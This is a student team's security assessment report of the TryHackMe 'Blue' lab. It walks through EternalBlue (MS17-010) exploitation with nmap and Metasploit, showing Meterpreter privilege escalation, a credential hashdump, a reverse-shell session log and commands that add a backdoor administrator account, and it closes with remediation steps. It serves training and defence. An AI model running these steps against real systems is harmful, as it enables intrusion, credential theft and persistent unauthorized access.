SECURITY ASSESSMENT

<< TryHackMe: Blue >>

Submitted to: << Sprints >>

Security Analyst: << Team4

1- Zyad Mohamed Hagag
2- Ali Mohamed Abdelfatah
3- Mohamed Ahmed Fathy
4- Tarek Ayman Hassan
5- Ali Samy Gomaa

>>

Date of Testing: << 23/10/2024 >>

Date of Report Delivery: << 24/10/2024 >>

Table of Contents

Security Engagement Summary

Engagement Overview

<<
This vulnerability assessment of the TryHackMe Blue machine was conducted to identify weaknesses in the target system that could be exploited by attackers to compromise its integrity. The test involved scanning for open ports, checking for outdated or misconfigured services (like SMBv1), and exploiting the well-known EternalBlue (MS17-010) vulnerability. The test also included post-exploitation steps to demonstrate the potential impact of the vulnerabilities.
>>

Scope

<<
The scope of this penetration test included:

- Port Scanning and Service Identification: Analyzing exposed services, particularly SMB, to identify vulnerabilities such as MS17-010.

- Exploitation of SMB: Targeting the EternalBlue vulnerability and verifying if remote code execution could be achieved.

- Post-Exploitation: After gaining access to the system, extracting sensitive information (e.g., credentials) and performing privilege escalation.

>>

Executive Risk Analysis

<<
Each vulnerability poses a significant risk to the overall security of the system, with potential business impacts such as data breaches, unauthorized access, and system compromise.

- EternalBlue (MS17-010): Rated as critical due to its exploitability and the extensive damage it can cause by allowing full system takeover. This vulnerability is a major risk to any unpatched system, as it enables attackers to bypass all authentication and security mechanisms.

- Weak SMB Configuration: The high risk stems from poorly configured SMB settings and weak credentials, which enable attackers to gain unauthorized access to shared resources and potentially move laterally within the network.

- Remote Code Execution (RCE): Another critical vulnerability due to the direct control it gives attackers over the target machine, allowing them to install malicious software, exfiltrate data, or establish persistent access.

>>

Executive Recommendation

<<
1. Immediate Patch for MS17-010 (EternalBlue) (Critical):

- Apply the MS17-010 security update as soon as possible to patch the vulnerability in SMBv1.

- Disable SMBv1 on all systems that no longer require it, and ensure that only SMBv2 or SMBv3 is in use for file sharing.

2. Secure SMB Configuration (High):

- Implement strong password policies and enforce complexity requirements for all user accounts to prevent brute force attacks.
- Limit SMB share access to authorized users only and disable any anonymous or guest access to SMB shares.

3. Implement Intrusion Detection (High):

- Deploy an Intrusion Detection System (IDS) to monitor for unusual SMB traffic and potential exploitation attempts.
- Regularly monitor network traffic and log all activity related to SMB services.

>>

Significant Vulnerability Summary

<<
Provide a list of the highlighted vulnerabilities in descending order of assessed risk
High | Medium | Low
>>

Critical Risk Vulnerabilities

- EternalBlue Exploit (MS17-010)
- Unauthorized Remote Code Execution (RCE)

High Risk Vulnerabilities

- Weak SMB Configuration and Credentials Access

Low Risk Vulnerabilities

- None

Significant Vulnerability Detail

<< EternalBlue Exploit (MS17-010)>>

<<Critical>>

<<

CWE Reference: CWE-284


CVSS Score: 9.8 (Critical)

Description:
EternalBlue (MS17-010) is a critical vulnerability in SMBv1 that allows remote code execution by sending specially crafted packets to the SMB server. This vulnerability enables attackers to take complete control of the machine.

Proof-of-Concept (PoC):

1. Nmap Scan: Identify the open SMB port (445) and check for the presence of MS17-010 using the Nmap script:


    1. Nmap -p 445 –script smb-vuln-ms17-010 <target IP>



```
ost script results:
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
 smb-vuln-ms17-010:
   VULNERABLE:
   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     State: VULNERABLE
     IDs:  CVE:CVE-2017-0143
     Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).
```


2. Metasploit Exploit: Use Metasploit to execute the EternalBlue exploit:

    1. Use exploit/windows/smb/ms17_010_eternalblue
    2. Set RHOSTS <target IP>
    3. Run



```
msf5 > use 2
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.24.27
RHOSTS => 10.10.24.27
```

Upon successful exploitation, the attacker gains a Meterpreter session, allowing full access to the system.



```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 432   708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 484   708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 560   552   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 608   552   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 620   600   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 660   600   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 708   608   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 716   608   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 724   608   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 832   708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 900   708   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 948   708   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1016  660   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 1080  708   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1120  764   powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 1180  708   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 1292  708   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1348  708   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1408  708   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1416  1292  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 1424  708   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchIndexer.exe
 1484  708   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\XenTools\LiteAgent.exe
 1640  708   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1648  708   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1952  708   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 2028  708   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
 2148  832   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\wbem\wmiprvse.exe
 2384  708   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\sppsvc.exe
 2516  560   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 2520  560   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 2652  1120  powershell.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 2660  708   vds.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
 2740  708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
```

Remediation Plan:

- Apply the MS17-010 patch to resolve the vulnerability.
- Disable SMBv1 to reduce the attack surface and ensure only secure versions of SMB are used.

>>

<< EternalBlue Exploit (MS17-010)>>

<<**Critical**>>

Unauthorized Remote Code Execution (RCE)


CWE Reference: CWE-94

CVSS Score: 9.0 (Critical)

Description:
Exploiting EternalBlue allows attackers to run arbitrary commands on the target machine, leading to full control over the system. Attackers can install backdoors, steal sensitive information, or escalate privileges.

Proof-of-Concept (PoC):

1. Post-Exploitation: Once access is gained using the EternalBlue exploit, run commands to escalate privileges and maintain persistence on the system.



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

2. Remote Command Execution: Execute commands on the system to extract credentials, move laterally, or manipulate system files.

Remediation Plan:

Ensure that all systems are patched for MS17-010 and other known vulnerabilities.

Monitor suspicious SMB traffic and log all activity related to remote code execution.

<< **Weak SMB Configuration and Credential Access**>>

<<HIGH >>

<<


CWE Reference: CWE-522

CVSS Score: 7.5 (High)

Description:
Weak credentials and poor configuration of the SMB service allow attackers to gain access to sensitive resources by exploiting weak password policies and accessing misconfigured shares.

Proof-of-Concept (PoC):

1. Hashdump : Enumerate the SMB shares and test for weak credentials:



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

This command tests for default credentials or weak passwords, and if successful, provides access to sensitive data on shared folders.

2. SMB Enumeration: Further enumeration can expose file shares with insufficient permissions, allowing unauthorized users to view or modify files.

Remediation Plan:

Enforce complex password policies to prevent easy credential guessing or brute force attacks.

Audit and harden SMB configurations, disabling guest access and restricting access to essential users
>>

Methodology

<<

The TryHackMe Blue room is based on exploiting a vulnerable Windows machine using the EternalBlue vulnerability. This room is designed to teach penetration testers how to exploit this specific vulnerability and gain control over the target system using tools like Metasploit and Nmap.

Objectives:

- Perform reconnaissance and vulnerability scanning to identify the target.
- Exploit the EternalBlue vulnerability to gain system access.
- Escalate privileges to fully compromise the machine.
- Extract valuable information from the compromised system.

>>

Assessment Toolset Selection

<<

The following tools were primarily used in the TryHackMe Blue room:

- Nmap: Used for network scanning and identifying vulnerabilities.
- Metasploit Framework: Used to exploit the EternalBlue vulnerability and establish a foothold on the target machine.
- Meterpreter: A post-exploitation tool used for maintaining access, privilege escalation, and extracting sensitive information from the system.

>>

Assessment Methodology Detail


<<

1. Reconnaissance

Tools Used: Nmap, Metasploit

Nmap Scan: A full port scan was conducted to identify open services, revealing port 445 (SMB) as the main attack vector.

nmap -sC -sV -p 445 <target IP>



```
ost script results:
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
 smb-vuln-ms17-010:
   VULNERABLE:
   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     State: VULNERABLE
     IDs:  CVE:CVE-2017-0143
     Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).
```


Vulnerability Check: An Nmap script was run to specifically check for the MS17-010 (EternalBlue) vulnerability.

```
nmap --script smb-vuln-ms17-010 -p 445 <target IP>
```

2. **Vulnerability Analysis**

Metasploit Exploitation: EternalBlue was exploited using Metasploit, resulting in a Meterpreter session with full access to the target system.

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target IP>
run
```




```
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.8.30.152:4433
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (179779 bytes) to 10.10.24.27
[*] Meterpreter session 2 opened (10.8.30.152:4433 -> 10.10.24.27:49285) at 2020-04-05 13:44:14 +0530
[*] Stopping exploit/multi/handler
```

3. **Exploitation**

Post-Exploitation Activities: After gaining access via EternalBlue, further actions were performed:

Command Execution: Arbitrary system commands were run via Meterpreter, including privilege escalation.

```
shell
whoami
hashdump
```




```
meterpreter > migrate -P 2740
[*] Migrating from 2652 to 2740...
[*] Migration completed successfully.
```

4. Post-Exploitation

Privilege Escalation: Using the compromised access, credentials were dumped using hashdump to further escalate privileges.

```
hashdump
```



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Persistence: New user accounts could be created to establish persistent access.

net user <new username> <password> /add
net localgroup administrators <new username> /add>>

Conclusion

The TryHackMe Blue machine was found to be highly vulnerable due to the EternalBlue (MS17-010) exploit, allowing an attacker to gain full control of the system. Weak SMB configurations and poor password policies further exacerbated the risks, enabling unauthorized access and credential theft. Immediate action is required to patch the system, secure SMB configurations, and enforce stronger password policies to prevent exploitation.

This report provides a detailed account of the vulnerabilities identified, the exploitation process, and the necessary steps to mitigate these risks.